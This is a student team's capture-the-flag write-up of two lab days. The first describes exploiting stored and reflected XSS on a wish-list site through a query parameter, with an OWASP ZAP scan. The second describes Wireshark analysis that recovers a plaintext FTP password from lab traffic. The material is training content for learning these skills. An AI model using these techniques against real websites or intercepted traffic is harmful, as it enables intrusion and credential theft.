PSP0201

Week 3

Writeup

Group Name: uwu gang

Members

ID	Name	Role
1211101376	Isaiah Wong Terjie	Leader
1211101321	Muhammad Zafran Bin Mohd Anuar	Member
1211100857	Javier Austin Anak Jawa	Member
1211100824	Ahmad Danial Bin Ahmad Fauzi	Member

Day 6: Web Exploitation – Be careful with what you wish on a Christmas nights

Tools used: Kali Linux, Firefox, OWASP Zaproxy

Solution/walkthrough:

Question 1:

We can find the input validation strategies in the OWASP CheatSeriesSheet. Both the definition of Syntactic and Semantic are listed as followed.

Input Validation should not be used as the *primary* method of preventing XSS, SQL Injection and other attacks which are covered in respective cheat sheets but can significantly contribute to reducing their impact if implemented properly.

Input validation strategies

Input validation should be applied on both **syntactical** and **Semantic** level.

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

It is always recommended to prevent attacks as early as possible in the processing of the user's (attacker's) request. Input validation can be used to detect unauthorized input before it is processed by the application.

Implementing input validation

Input validation can be implemented using any programming technique that allows effective enforcement of syntactic and semantic correctness, for example:

- Data type validators available natively in web application frameworks (such as Django Validators, Apache Commons Validators etc).
- Validation against JSON Schema and XML Schema (XSD) for input in these formats.
- Type conversion (e.g. `Integer.parseInt()` in Java, `int()` in Python) with strict exception handling

Question 2:

The regular expression used to validate a US Zip code can be found in the same cheat sheet a little further down

- Be applied to all input data, at minimum.
- Define the allowed set of characters to be accepted.
- Define a minimum and maximum length for the data (e.g. `{1,25}`).

Allow List Regular Expression Examples

Validating a U.S. Zip Code (5 digits plus optional -4)


```
^\d{5}(-\d{4})?$
```

Validating U.S. State Selection From a Drop-Down Menu

```
^(AA|AE|AP|AL|AK|AS|AZ|AR|CA|CO|CT|DE|DC|FM|FL|GA|GU|
HI|ID|IL|IN|IA|KS|KY|LA|ME|MH|MD|MA|MI|MN|MS|MO|MT|NE|
NV|NH|NJ|NM|NY|NC|ND|MP|OH|OK|OR|PW|PA|PR|RI|SC|SD|TN|
TX|UT|VT|VI|VA|WA|WV|WI|WY)$
```


Question 3:

The vulnerability type that was used to exploit the application is a stored cross-site script




Question 4:

The query string that can be used to craft the reflected XSS is q




Question 5:

There are 2 alerts of high priority in the XSS scan as shown




Question 6:

We can alter the javascript code and replace the “1” with “PSP0201” to display the alert with the new text



Question 7:

After closing the browser and revisiting it the XSS attack still persists as shown



Methodology/Thought Process:

After starting the machine, we will get an IP address with the port :5000 that will direct us to Santa's portal where we can wish for gifts. By entering our wish and by searching the query we can find that "q" is the query string that can be abused craft a reflected XSS. We are able to find the OWASP CheatSheet which was provided in the TryHackMe and from there we are able to understand the input validation strategies.

After that we will launch the OWASP zap application to start run a scan and we are able to find that there are 2 reflected XSS alerts in the scan. After exploring the XSS alerts that ZAP scan identified we are able to make alerts appear on the "Make a wish" website and after closing the browser and reopening the site we still see that the XSS stack still persists.


Day 7: Networking – The Grinch Really Did Steal Christmas

Tools used: Kali Linux, Firefox, Wireshark

Solution/walkthrough:


Question 1

By using Wireshark, we opened the file “pcap1.pcap” to identify the IP address that initiates an ICMP/ping. The IP address obtained is “10.11.3.2”.




Question 2

In order to only view HTTP GET requests in the “pcap1.pcap” file, we use the filter function by typing in the command “http.request.method == GET”.




Question 3

After filtering HTTP GET requests in the “pcap1.pcap” file, we have to find an article that the IP address “10.10.67.199” visited. The article found in the “pcap1.pcap” file with the IP address “10.10.67.199” is “reindeer-of-the-week”.




Question 4

After analysing "pcap2.pcap", we obtained a password that was leaked during the login process in the captured FTP traffic. The leaked password is “plaintext_password_fiasco”.




Question 5

After further analysation, the name of the protocol that was encrypted is “SSH”.




Question 6

After examining the ARP communications, we identified “who has the 10.10.122.128? Tell 10.10.10.1” and the answer for 10.10.122.128 is at destination “02:c0:56:51:8a:51”.

